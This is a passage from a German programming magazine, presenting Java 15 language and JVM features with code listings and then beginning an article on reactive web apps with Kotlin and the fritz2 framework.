Ebenfalls das zweite Mal dabei sind die Records. Dabei handelt es sich um eine eingeschränkte Form der Klassendeklaration, ähnlich den Enums. Entwickelt wurden Records im Rahmen des Projekts Valhalla. Es gibt gewisse Ähnlichkeiten zu Data Classes in Kotlin und Case Classes in Scala. Die kompakte Syntax könnte Bibliotheken wie Lombok in Zukunft obsolet machen. Die einfache Definition einer Person mit zwei Feldern wird in *Listing 2* gezeigt. *Listing 3* zeigt eine erweiterte Variante mit einem zusätzlichen Konstruktor. Dadurch lassen sich neben Pflichtfeldern auch optionale Felder abbilden.

Erzeugt wird vom Compiler eine unveränderbare (immutable) Klasse, die neben den beiden Attributen und den eigenen Methoden natürlich

```
boolean isNullOrEmpty( Object o ) {
  return o == null ||
     o instanceof String s && s.isBlank() ||
     o instanceof Collection c && c.isEmpty();
}
```

Listing 1

```
public record Person(String name, Person partner ) {}
```

Listing 2

auch noch die Implementierungen für die Accessoren, den Konstruktor sowie `equals/hashCode` und `toString` enthält *(siehe Listing 4)*.

Verwendet werden Records dann wie normale Java-Klassen. Der Aufrufer merkt also gar nicht, dass ein Record-Typ instanziiert wird *(siehe Listing 5)*.

Records sind übrigens keine klassischen JavaBeans, da sie keine echten Getter enthalten. Man kann auf die Member-Variablen aber über die gleichnamigen Methoden zugreifen (`name()` statt `getName()`). Records können außerdem auch Annotationen oder JavaDocs enthalten. Im Body dürfen zudem statische Felder sowie Methoden, Konstruktoren oder Instanzmethoden deklariert werden. Nicht erlaubt ist die Definition von weiteren Instanzfeldern außerhalb des Record Header.

Der zweite Preview der Records in Java 15 enthält einige kleinere Verbesserungen aufgrund des Feedbacks der Community. Eine weitere Neuerung sind geschachtelte Records, um schnell und einfach Zwischenergebnisse in Form von zusammengehörigen Variablen modellieren zu können. Bisher konnte man bereits statische innere Records (analog zu statischen inneren Klassen) deklarieren. Jetzt gibt es auch die Möglichkeit, lokale Records innerhalb von Methoden als temporäre Datenstrukturen zu erzeugen. *Listing 6* zeigt ein Beispiel.

Außerdem gibt es eine Integration der Records mit dem neuen Feature Sealed Classes, wie das aus der Dokumentation des JEP 384 *[2]* entnommene Beispiel zeigt *(siehe Listing 7)*.

Eine Familie von Records kann von dem gleichen Sealed Interface ableiten. Die Kombination aus Records und versiegelten Datentypen führt uns zu algebraischen Datentypen, die vor allem in funktionalen Sprachen wie Haskell zum Einsatz kommen. Konkret können wir jetzt mit Records Produkttypen und mit versiegelten Klassen Summentypen abbilden.

```
public record Person(String name, Person partner ) {
  public Person(String name ) { this( name, null ); }
  public String getNameInUppercase() {
     return name.toUpperCase();
  }
}
```

Listing 3

```
public final class Person extends Record {
  private final String name;
  private final Person partner;

  public Person(String name) { this(name, null); }
  public Person(String name, Person partner) {
     this.name = name; this.partner = partner;
  }

  public String getNameInUppercase() {
     return name.toUpperCase();
  }
  public String toString() { /* ... */ }
  public final int hashCode() { /* ... */ }
  public final boolean equals(Object o) { /* ... */ }
  public String name() { return name; }
  public Person partner() { return partner; }
}
```

Listing 4

JEP 360: Sealed Classes

Die Sealed Classes sind die vermutlich interessanteste Neuerung des JDK 15. Dieses Feature wurde im Rahmen von Projekt Amber entwickelt und gehört zu einer Reihe von vorbereitenden Maßnahmen für die Umsetzung von Pattern Matching in Java. Ganz konkret soll es bei der Analyse von Mustern unterstützen. Aber auch für Framework-Entwickelnden bieten die Sealed Classes einen interessanten Mehrwert. Die Idee ist, dass versiegelte Klassen und Interfaces entscheiden können, welche Subklassen oder Sub-Interfaces von ihnen abgeleitet werden dürfen. Bisher konnte man als Ent-

```
var man = new Person("Adam");
var woman = new Person("Eve", man);
woman.toString(); // ==> "Person[name=Eve, partner=Person[name=Adam, partner=null]]"

woman.partner().name(); // ==> "Adam"
woman.getNameInUppercase(); // ==> "EVE"

// Deep equals
new Person("Eve", new Person("Adam")).equals( woman ); // ==> true
```

Listing 5

```
List<Merchant> findTopMerchants(List<Merchant> merchants, int month) {
     // Local record
     record MerchantSales(Merchant merchant, double sales) {}

     return merchants.stream()
        .map(merchant -> new MerchantSales(merchant, computeSales(merchant, month)))
        .sorted((m1, m2) -> Double.compare(m2.sales(), m1.sales()))
        .map(MerchantSales::merchant)
        .collect(toList());
}
```

Listing 6

```
public sealed interface Expr
     permits ConstantExpr, PlusExpr, TimesExpr, NegExpr {
...
}
public record ConstantExpr(int i)       implements Expr {...}
public record PlusExpr(Expr a, Expr b)  implements Expr {...}
public record TimesExpr(Expr a, Expr b) implements Expr {...}
public record NegExpr(Expr e)           implements Expr {...}
```

Listing 7

wickler die Ableitung von Klassen nur durch Zugriffsmodifikatoren (`private`, `protected`, ...) einschränken oder durch die Deklaration der Klasse als final komplett durch den Compiler untersagen.

Sealed Classes bieten nun einen deklarativen Weg, um nur bestimmten Subklassen die Ableitung zu erlauben. *Listing 8* zeigt ein Beispiel.

`Vehicle` darf nur von den vier genannten Klassen überschrieben werden. Damit wird auch dem Aufrufer deutlich gemacht, welche Subklassen erlaubt sind und damit überhaupt existieren. In Zukunft werden Sealed Classes auch im Rahmen des Pattern Matching bei Switch Expressions eingesetzt werden können. Wenn man Subklassen einer Sealed Class in einem Switch verwendet, kann bei Angabe aller abgeleiteten Typen in jeweils einem eigenen `case`-Zweig der Einsatz des `default`-Blocks entfallen. Durch die Information über alle erlaubten Subklassen kann der Compiler sicherstellen, dass mindestens einer der Zweige aufgerufen werden wird *(siehe Listing 9)*.

Subklassen bergen immer die Gefahr, dass beim Überschreiben der Vertrag der Superklasse verletzt wird. Beispielsweise ist es unmöglich, die Bedingungen der `equals`-Methode aus der Klasse `Object` zu erfüllen, wenn man Instanzen von einer Super- und einer Subklasse miteinander vergleichen will. Weitere Details dazu kann man in der API-Dokumentation unter dem Stichwort Äquivalenzrelationen, konkret Symmetrie, nachlesen *[3]*.

Sealed Classes funktionieren auch mit abstrakten Klassen und integrieren sich zudem gut mit den Records, wie wir bereits gesehen haben. Es gibt allerdings ein paar Einschränkungen. Eine Sealed Class und alle erlaubten Subklassen müssen im selben Modul existieren. Im Falle von Unnamed Modules müssen sie sogar im gleichen Package liegen. Außerdem muss jede erlaubte Subklasse direkt von der Sealed Class ableiten. Die Subklassen dürfen wieder selbst entscheiden, ob sie weiterhin versiegelt, final oder komplett offen sein wollen. Die zentrale Versiegelung einer ganzen Klassenhierarchie von oben bis zur untersten Hierarchiestufe ist leider nicht möglich. Weitere Details finden sich auf der Projektseite des JEP 360 *[4]*.

```
public sealed class Vehicle
     permits Car,
             Bike,
             Bus,
             Train {
}
```

Listing 8

Weitere Themen in der Wiedervorlage

Ebenfalls zum zweiten Mal dabei ist das Foreign-Memory-Access-API (JEP 383). Damit sollen Java-Programme sicher und effizient Speicher außerhalb des Heap verwalten können. Prominente Beispiele sind In-Memory-Lösungen wie Ignite, mapDB, Memcached oder das ByteBuf-API von Netty. Diese neue Bibliothek löst die veraltete Alternative sun.misc.Unsafe ab und macht Workarounds über java.nio.ByteBuffer überflüssig. Es ist Teil des Projekts Panama, das die Verbindungen zwischen Java- und Nicht-Java-APIs verbessern will.

Diesmal nicht als eigener JEP aufgelistet, aber trotzdem wieder mit von der Partie, sind die erst in Java 14 eingeführten Helpful NullPointerExceptions. Inhaltlich gab es keine Änderungen. Allerdings sind sie nun direkt aktiv und müssen nicht mehr explizit über einen Kommandozeilenparameter eingeschaltet werden. Sie sind sehr hilfreich bei auftretenden NullPointerExceptions, weil sie die betroffene Variable oder den verursachenden Methodenaufruf direkt benennen. Als Entwickelnder muss man nicht mehr raten oder durch aufwendiges Debuggen die betroffene Stelle ermitteln.

Text-Blocks sind jetzt Teil der Java-Sprachspezifikation

Dem Preview entwachsen sind in Java 15 die Text-Blöcke. Eigentlich war bereits im JDK 12 mit den Raw String Literals eine größere Änderung bei der Verarbeitung von Zeichenketten angekündigt, musste dann jedoch aufgrund von Unstimmigkeiten innerhalb der Community zurückgezogen werden. Im OpenJDK 13 und 14 wurden dann die Text-Blocks als abgespeckte Variante in Form eines

```
// noch kein gültiger Code, kommt erst in späteren Java-Versionen
public BigDecimal calculateExpense(Vehicle vehicle) {
  return switch(vehicle) {
     case Car c -> calculateCarExpense(c);
     case Bike b -> calculateBikeExpense(b);
     case Bus b -> calculateBusExpense(b);
     case Train t -> calculateTrainExpense(t);
  }
}
```

Listing 9

```
// Ohne Text Blocks
String html =  "<html>\n" +
               "  <body>\n" +
               "     <p>Hello, Escapes</p>\n" +
               "  </body>\n" +
               "</html>\n";

// Mit Text Blocks
String html = """
              <html>
                 <body>
                    <p>Hello, Text Blocks</p>
                 </body>
              </html>""";
```

Listing 10

Preview-Features eingeführt. Ein Text-Block ist dabei ein mehrzeiliges String-Literal. Zeilenumbrüche werden nicht durch eine den Lesefluss störende Escape-Sequenz eingeleitet. Der String wird automatisch, aber auf nachvollziehbare Art und Weise formatiert. Wenn nötig, kann der Entwickelnde allerdings in die Formatierung eingreifen. Insbesondere für HTML-Templates und SQL-Skripte erhöht sich die Lesbarkeit enorm *(siehe Listing 10)*.

In Java 14 gab es noch kleinere Änderungen, unter anderem wurden zwei neue Escape-Sequenzen hinzugefügt, um die Formatierung einer mehrzeiligen Zeichenkette anpassen zu können. Nun sind Text-Blocks als offizielles Feature in den Java-Sprachumfang aufgenommen.

Was sonst noch geschah

Aber es kamen nicht nur neue Features hinzu. Seit dem JDK 11 müssen wir auch immer wieder damit rechnen, dass als „deprecated" markierte Funktionen und Bibliotheken wegfallen. Diesmal hat es die erst in Java 8 eingeführte JavaScript-Engine Nashorn erwischt. Die mit ECMAScript 5.1 kompatible Implementierung hatte das frühere Projekt Rhino abgelöst, konnte sich jedoch nie annäherungsweise gegen die etablierte Plattform Node.js behaupten. Zudem entwickeln sich JavaScript und der ECMA-Standard sehr rapide weiter und es wäre sehr viel Aufwand, die Engine im JDK auf Stand zu halten. Keinen Einfluss hat der Ausbau übrigens auf das API javax.script, mit dem man beliebige Skriptsprachen aus einer Java-Anwendung heraus starten kann. Möchte man in Zukunft direkt auf der JVM JavaScript-Code ausführen, sollte man sich auch die polyglotte GraalVM näher anschauen. Damit lassen sich auch noch verschiedene andere Sprachen wie Ruby, Python und so weiter ausführen.

Ebenfalls entfallen werden die JVM-Portierungen für Solaris/SPARC. Diese sind noch ein Überbleibsel aus den Sun-Zeiten. Frühere Java-Versionen (bis einschließlich JDK 14) bleiben auf den alten Systemen weiterhin lauffähig. Falls der Bedarf besteht und sich interessierte Entwickelnde finden, können diese Varianten auch wiederbelebt werden. Im Moment möchte Oracle die freigewordenen Kapazitäten aber nutzen, um andere Features voranzutreiben.

Bei den Garbage Collectors hat sich in den vergangenen Jahren ebenfalls viel getan. Die automatische Speicherbereinigung war in den Anfangsjahren von Java eines der Killer-Argumente, mit dem man sich von der Konkurrenz abgehoben hat. Die Wahl des Garbage-Collector-Algorithmus hat natürlich direkt Einfluss auf die Performance einer Anwendung. Es gab schon immer verschiedene Implementierungen, aus denen man wählen konnte und die je nach Szenario mehr oder weniger gut geeignet waren. Durch die Weiter- und Neuentwicklung von Garbage Collectors konnte bereits in den letzten Jahren immer wieder an der Performance-Schraube gedreht werden. So wurden beim Umstieg von Java 8 auf 11 von vielen Entwickelnden signifikante Performanceverbesserungen gemessen, ohne eine Zeile Code geändert zu haben. Der Hintergrund ist der Wechsel des Default Garbage Collector zum G1.

Mit dem OpenJDK 15 hat sich nun der Status des Z Garbage Collector (ZGC) von Experimental zum Production Feature geändert (JEP 377). Der ZGC wird als skalierbarer Garbage Collector mit niedriger Latenz angepriesen. Er bringt eine Reduzierung der GC-Pausenzeiten mit sich und kann mit beliebig großen Heap-Speichern umgehen (von wenigen Megabyte bis hin zu Terabytes). Ebenfalls in den Production-Status überführt wurde der in Java 12 erstmals eingeführte und ursprünglich bei Red Hat entwickelte Shenandoah GC (JEP 379). Weder ZGC noch Shenandoah sollen den aktuellen Default GC (G1) ersetzen. Sie bieten einfach eine Alternative, die in bestimmten Szenarien performanter sein kann.

Wie auch schon in den letzten Java-Updates wird weiterhin an der Modernisierung der Netzwerk-APIs gearbeitet. Im JDK 13 wurde bereits das Socket-API neu implementiert (JEP 353). Java liefert bereits seit Version 1.0 verschiedene Netzwerk-Bibliotheken mit. Die Netzwerktechnik und die Protokolle habe sich in den letzten 25 Jahren allerdings weiterentwickelt und daher bedürfen die alten APIs mittlerweile einer Grunderneuerung, idealerweise ohne die Abwärtskompatibilität zu brechen. Im OpenJDK 15 wurde nun im Rahmen des JEP 373 das Legacy-DatagramSocket-API reimplementiert. Dabei wurden die darunter liegenden Implementierungen von java.net.DatagramSocket- und java.net.MulticastSocket-APIs durch einfachere und modernere Varianten ersetzt. Diese sind leichter zu warten und zu debuggen. Diese neuen Implementierungen werden auch direkt virtuelle Threads unterstützen, die gerade im Rahmen von Projekt Loom erforscht und voraussichtlich in einer der nächsten Java-Versionen eingeführt werden.

JEP 371: Hidden Classes

Ein „Hidden Feature", das eher für Bibliothek- und Framework-Entwickelnde interessant ist, wurde mit dem JEP 371 hinzugefügt. Ziel der sogenannten Hidden Classes ist es, dynamisch zur Laufzeit erstellte Klassen leichtgewichtiger und sicherer zu machen. Bei den bisherigen Mechanismen (`ClassLoader::defineClass` und `Lookup::defineClass`) gab es keinen Unterschied in Bezug darauf, ob der Bytecode der Klasse dynamisch zur Laufzeit oder statisch beim Kompilieren entstanden ist. Damit waren dynamisch erzeugte Klassen sichtbarer als notwendig. Hidden Classes können weder von anderen Klassen eingesehen und verwendet werden, noch sind sie über Reflection auffindbar. Als ein Anwendungsfall könnte java.lang.reflect.Proxy versteckte Klassen definieren, die dann als Proxy-Klassen fungieren. Zu beachten ist bei Hidden Classes aber das Problem, dass sie derzeit (noch) nicht in Stacktraces auftauchen. Das erschwert natürlich die Fehlersuche.

Ausblick

Das nächste LTS-Release steht bereits im September 2021 auf dem Plan. Bis dahin gilt es, die neuen Funktionen zu finalisieren und vor allem zu stabilisieren, damit Java 17 dann für die nächsten drei Jahre

gut dasteht. Bisher funktioniert das beeindruckend gut. Wer jetzt noch mit Java 8 oder älteren Versionen arbeitet, sollte sich langsam Gedanken über eine Aktualisierung machen, zumindest auf Java 11. Von Java 11 kann man dann entweder ab Ende 2021 auf die nächste LTS-Version (Java 17) aktualisieren oder sogar regelmäßig die halbjährlichen Release-Updates mitgehen. Letzteres mag auf den ersten Blick sehr aufwendig aussehen. Kleine halbjährliche Migrationen sind jedoch deutlich einfacher zu handhaben als ein großer Versionssprung von mehreren Jahren (zum Beispiel von Java 7/8 auf Java 17), wo gegebenenfalls die Entwicklung für mehrere Tage stillstehen muss. Unter *[5]* findet sich eine exzellente Übersicht über alle Java- (Sprache) und JVM-Features (Klassenbibliothek) von Version 8 bis 15.

Wer jetzt das OpenJDK 15 ausprobieren möchte, muss keine Angst vor den Features haben, die sich noch im Preview- oder Inkubator-Modus befinden. Die Macher des OpenJDK wollen ihre Ideen möglichst frühzeitig vorzeigen und erhoffen sich Feedback aus der Community. Diese Rückmeldungen fließen dann bereits in die nächsten halbjährlichen Releases ein. Wir Java-Entwickelnden können dadurch regelmäßig neue Sprachfunktionen und JDK-Erweiterungen ausprobieren. Jetzt aber erst al viel Spaß beim Erforschen der Neuerungen von Java 15!

Referenzen:

[1] *https://openjdk.java.net/projects/jdk/15/*
[2] *https://openjdk.java.net/jeps/384*
[3] *https://docs.oracle.com/en/java/javase/11/docs/api/java.base/java/lang/Object.html#equals(java.lang.Object)*
[4] *https://openjdk.java.net/jeps/360*
[5] *https://advancedweb.hu/a-categorized-list-of-all-java-and-jvm-features-since-jdk-8-to-15*

Falk Sippach
embarc Software Consulting GmbH
falk@jug-da.de

Falk Sippach ist bei der embarc Software Consulting GmbH als Softwarearchitekt, Berater und Trainer stets auf der Suche nach dem Funken Leidenschaft, den er bei seinen Teilnehmern, Kunden und Kollegen entfachen kann. Schon seit über 15 Jahren unterstützt er in meist agilen Softwareentwicklungsprojekten im Java-Umfeld. Als aktiver Bestandteil der Community (Mitorganisator der JUG Darmstadt) teilt er zudem sein Wissen gern in Artikeln, Blog-Beiträgen sowie bei Vorträgen auf Konferenzen oder User-Group-Treffen und unterstützt bei der Organisation diverser Fachveranstaltungen. Falk twittert unter @sippsack.

Reaktive Web-Apps mit fritz2 und Kotlin

Jens Stegemann und Johannes Barden, Öffentliche Versicherung Braunschweig

Die Anforderungen an Geschäftsanwendungen steigen stetig, wobei die Änderungsintervalle immer kürzer werden. Gleichzeitig gilt es, die Geschäftsprozesse in Web-Anwendungen den unterschiedlichen Anwendergruppen passgenau bereitzustellen. Viele Entwickelnde möchten bei der Erstellung von Web-Apps nicht in die Tiefen der JavaScript-Welt abtauchen, hier bietet sich fritz2 [1] [2] als Alternative an. Bei der Öffentlichen Versicherung Braunschweig wird fritz2 mit Kotlin als Kern einer flexiblen und Framework-gestützten Service- und Frontendarchitektur im Umfeld der Entwicklung reaktiver Web-Apps genutzt.


15
0000 0000 0000 0000

Reaktive Web-Apps

Die reaktive Programmierung gewinnt immer mehr an Bedeutung. Der grundsätzliche Zweck von Anwendungen ist die Präsentation einer Benutzeroberfläche und die Reaktion auf Benutzerinteraktionen oder externe Events. Es ist heute selbstverständlich, dass sofort auf neue Daten reagiert wird, sobald diese zur Verfügung stehen – ohne beispielsweise einen Refresh-Button zu drücken. Reaktive Systeme rücken den Datenfluss in den Mittelpunkt. Ausgehend von einer Quelle werden Flüsse von Daten definiert und münden am Ende in vordefinierten Aktionen. Erscheinen neue Werte auf dem Datenfluss, übernimmt das reaktive Framework die Abarbeitung und löst die entsprechenden Aktionen automatisch aus.

Der große Vorteil: Die Datenflüsse werden in der Entwicklung deklarativ statt imperativ programmiert. Dies ergibt – richtig angewendet – gut lesbare, gut strukturierte und damit gut wartbare Anwendungen. Bevor man den Datenfluss modellieren kann, zwingt einen das reaktive Konzept dazu, eine Aufgabenstellung zuerst gut zu verstehen. Das Resultat ist meist deutlich einfacher als vergleichbarer imperativer Code.

Insbesondere gilt das Gesagte für die Programmierung von Benutzeroberflächen. In letzter Zeit gewinnen Ansätze immer mehr an Bedeutung, die die Darstellung aus einer Quelle („Single Source of Truth") durch festgelegte Regeln ableiten. Hierbei wird beispielsweise für einen Button, basierend auf den zugrunde liegenden Daten, definiert, wann dieser aktiv sein soll und wann nicht, beispielsweise immer dann, wenn mindestens ein Item im Warenkorb liegt, anstatt ihn jedes Mal zu aktivieren oder zu deaktivieren, wenn eines von vielen möglichen Ereignissen eintritt. Prominente Beispiele, die dieses Konzept mal mehr mal weniger konsequent umsetzen, sind unter anderem React oder Jetpack Compose. Der Vorteil dieses Ansatzes wird größer, je komplexer die Anwendungen werden. Die Regeln werden so nur an einer Stelle formuliert, während beim imperativen Vorgehen die notwendigen Änderungen, die sich aus einer Aktion ergeben, an immer mehr Stellen angepasst werden müssen.

fritz2

Das Framework fritz2 ist eine leichtgewichtige Bibliothek, die auf den speziellen Anwendungsfall der Entwicklung reaktiver Web-Apps zugeschnitten ist. Kotlin bietet mit seinen Coroutines *[3]* eine sehr gute Unterstützung für die Entwicklung nebenläufiger Anwendungen. Enthalten in Coroutines ist mit den Flows eine Umsetzung des reaktiven Konzepts mit einigen speziellen Eigenschaften, die Flows besonders geeignet für die Oberflächenentwicklung machen. Das macht sie zur perfekten Basis für fritz2.

Mit Ausnahme der Coroutines hat fritz2 keine Abhängigkeiten und ist mit weniger als 2.000 LOC durch die Beschränkung auf die Kernfunktionalitäten relativ klein. Diese Funktionalitäten umfassen die wesentlichen Aspekte der Entwicklung von Web-Anwendungen und einige Convenience-Funktionen, um dem Entwickelnden das Leben so einfach wie möglich zu machen:

- einfaches One- und Two-Way-Databinding
- Unterstützung von Listen und tief verschachtelten Datenstrukturen
- Modell-Validierung inklusive Formatierung von Werten und Message-Handling
- Historien und Undo

```
fun main() {
  val store = storeOf("Hello World")
}
```

Listing 1: Definition eines Stores auf Basis eines Strings

```
<html title="fritz2-template">
     <body id="target">
        Loading...
        <script src="fritz2-template.js"></script>
     </body>
</html>
```

Listing 2: index.html für eine fritz2-Anwendung

```
fun main() {
     render {
        p ("someCssClass") {   //statische CSS-Klasse
        store.data.bind()
     }
  }.mount("target")
}
```

Listing 3: Darstellung eines Text-Node aus einem Store innerhalb eines Paragrafen

- Routing für SinglePageApplications
- Backend-Anbindung über Repositories (REST, LocalStorage etc.)

Aspekte wie Styling, Komponentenbibliotheken etc. werden als eigene Module implementiert, sodass sie je nach Bedarf eingebunden werden können.

Reactive Lifecycle mit fritz2

User-Interfaces werden in fritz2 dem oben beschriebenen Ansatz folgend deklarativ aus den zugrunde liegenden Daten abgeleitet. Das selbst auszuprobieren ist einfach. Auf GitHub lässt sich das fritz2-Template *[4]* mit einem Klick als Grundlage für ein erstes eigenes Projekt nutzen. In fritz2 liegen die Daten in sogenannten Stores, die ihren jeweils aktuellen Inhalt in Form eines Flows zur Verfügung stellen *(siehe Listing 1)*.

Aus diesem Flow werden mithilfe diverser Operationen (`map`, `filter`, `merge` etc.) neue Flows abgeleitet. In letzter Konsequenz werden dabei die Daten auf eine Darstellung in Form von HTML-Elementen und/oder Attributen gemappt.

Diese können dann durch sogenannte MountPoints mit dem DOM des Browsers verbunden werden. Die durch die `bind()`-Methode erstellten MountPoints sorgen dafür, dass automatisch die Elemente und Attribute im DOM ausgetauscht werden, die auf Daten basieren, die sich geändert haben (One-Way-Databinding), im Beispiel (*Listing 3* zeigt den Kotlin-Code und *Listing 2* die Einbindung in index.html.) also nur der Text-Node innerhalb des Paragrafen.

Dieses „Precise Data Binding" (der Datenfluss ist in *Abbildung 1* dargestellt) macht Zwischenstufen wie Virtual DOMs oder Ähnliches genauso überflüssig wie Lifecycle-Methoden, die bestimmen, welcher Teil der UI neu gerendert werden muss.




Abbildung 1: Schematische Darstellung des Lifecycle zwischen einem fritz2-Store und DOM (© Jens Stegemann)

In der anderen Richtung stellt fritz2 alle HTML-Events als Flows zur Verfügung, beispielsweise Klick-Events als `clicks` oder Change-Events als `changes`. Fritz2 stellt bei häufig genutzten Events Convenience-Methoden zur Verfügung, um schnell Daten zu extrahieren, beispielsweise liefert `changes.values()` einen Flow mit dem jeweils aktuellen Wert. Auch diese Flows können mit den bekannten Methoden verändert, gefiltert oder angereichert werden, sodass daraus konkrete Aktionen abgeleitet werden (zum Beispiel „Lösche ein Item aus dem Warenkorb"). Diese Aktionen werden dann mit Handlern verbunden, die an den Stores definiert sind und implementieren, wie genau die Daten manipuliert werden müssen, um eine Aktion umzusetzen, wie in *Listing 4* dargestellt.

Auf diese Weise lässt sich ganz einfach ein Two-Way-Databinding realisieren. Den notwendigen `update`-Handler erbt jeder Store automatisch. Es lassen sich auch eigene Handler definieren *(siehe Listing 5)*. Auf diese Weise ergibt sich automatisch eine saubere Trennung der steuernden Logik von der reinen Darstellung. Dinge, die zusammengehören, stehen auch im Source-Code zusammen.

Darstellung von Listen

Der Umgang mit Listen, die in einem Store liegen, ist einfach *(siehe Listing 6)*. Durch den Aufruf von `each()` wird ein Flow von Patches erzeugt. fritz2 übernimmt es, die minimalen erforderlichen Änderungen zu ermitteln, um den neuen Wert der Liste zu repräsentieren.

```
render {
     div {
        input ("someOtherCssClass") {
           value = store.data
           changes.values() handledBy store.update
        }
        p ("someCssClass") {
           text("current value: ")
           store.data.bind()
        }
     }
}.mount("target")
```

Listing 4: Darstellung aus einem Store innerhalb eines Paragrafen

```
val store = object : RootStore<String>("start") {
     val append = handle<String> {model, action: String ->
        "$model - $action"
     }
}
render {
     div {
        p ("someCssClass") {
           text("current value: ")
           store.data.bind()
        }
     button {
           text("append")
           clicks handledBy store.append(" clicked")
        }
     }
}.mount("target")
```

Listing 5: Definition und Nutzung eines eigenen Handler

```
data class ToDo(
     val id: Long = -1,
     val text: String = "",
     val completed: Boolean = false
)
fun HtmlElements.todo(toDo: ToDo): Tag<HTMLLIElement> =
     li {
        div("view") {
           label { + toDo.text }  //'+' Shortcut für text()
        }
     }

fun main() {
     val toDos = storeOf(listOf<ToDo>(
        ToDo(1, "Geschirr spülen"),
        ToDo(2, "Sport machen"),
        ToDo(3, "Müll trennen")
     ))

     render {
        ul("todo-list") {
           toDos.data.each(ToDo::id).render { toDo ->
              todo(toDo)
           }.bind()
        }
     }.mount("target")
}
```

Listing 6: Ausgabe einer einfachen ToDo-Liste

```
@Lenses
@Serializable
data class ToDo(
     val id: Long = -1,
     val text: String = "",
     val completed: Boolean = false
)

fun HtmlElements.todo(toDoStore: Store<ToDo>): Tag<HtmlLIElement > {
     val textStore = toDoStore.sub(L.ToDo.text)
     val completedStore = toDoStore.sub(L.ToDo.completed)

     return li {
        className = completedStore.data.map {
           if (it) "completed" else ""
        }

        div("view") {
           input("toggle", id = completedStore.id) {
              type = const("checkbox")
                 checked = completedStore.data
                 changes.states() handledBy
                 completedStore.update
           }
           label { textStore.data.bind() }
        }
     }
}

fun main() {
     val toDos = storeOf(listOf<ToDo>(
        ToDo(1, "Geschirr spülen"),
        ToDo(2, "Sport machen"),
        ToDo(3, "Müll trennen")
     ))

     render {
        ul("todo-list") {
           toDos.each().render { toDoStore ->
              todo(toDoStore)
           }.bind()
        }
     }.mount("target")
}
```

Listing 7: Definition von Lenses und Nutzung der Sub-Stores

Dabei nutzt `each()` den übergebenen IdProvider, um eindeutige Objektidentifizierung zu ermöglichen. Auf diese Weise werden alle folgenden Aktionen (inklusive DOM-Updates) so ressourcenschonend wie möglich ausgeführt. Die Einbindung geschieht wie gewohnt über einen `bind()` an der gewünschten Stelle.

Dieses und die folgenden Beispiele sind der fritz2-Implementierung der ToDo-MVC-Spezifikation *[5]* entnommen, der vollständige Source-Code ist auf GitHub *[6]* zu finden.

Komplexere Datenmodelle mit Two-Way-Databinding

In der Praxis steht man sehr schnell vor der Aufgabe, komplexere Datenmodelle handhaben zu müssen, meist Hierarchien von Entitäten. Hier kann fritz2 seine Stärken ausspielen. Mit „Lenses" werden in fritz2 die Beziehungen zwischen Strukturen und ihren inneren Elementen (die auch Strukturen sein können) beschrieben. Eine Lens fokussiert von der äußeren Struktur auf genau ein inneres Element – daher der Name „Lenses". Sie sind besonders nützlich, wenn immutable Datentypen verwendet werden. Durch das Konzept der Lenses ist es sehr einfach, von einem Store eines komplexen Datentyps (zum Beispiel eines ToDo-Items) einen Sub-Store eines Teilaspekts abzuleiten (beispielsweise für den Titel).

Änderungen am Sub-Store werden dabei für den Entwickelnden transparent an den Parent-Store weitergegeben und dem reaktiven Prinzip folgend aktualisiert sich der Sub-Store automatisch, wenn sich Daten im Parent ändern, die er repräsentiert.

Auf diese Weise lässt sich eine komplexe Anwendung sehr gut in Komponenten strukturieren, die einzelne Teilaspekte abdecken und kapseln *(siehe Listing 7)*. Ein Sub-Store bietet über die Property `id` eine generierte, lesbare ID an, die „den Pfad durch das Datenmodell" beschreibt. Diese kann beispielsweise für automatisierte Tests oder die Validierung genutzt werden. Durch den Aufruf von `toDos.each()` statt `toDos.data.each()` wird der für das Two-Way-Databinding benötigte Store zurückgegeben und nicht die enthaltenen Daten.

Validierung

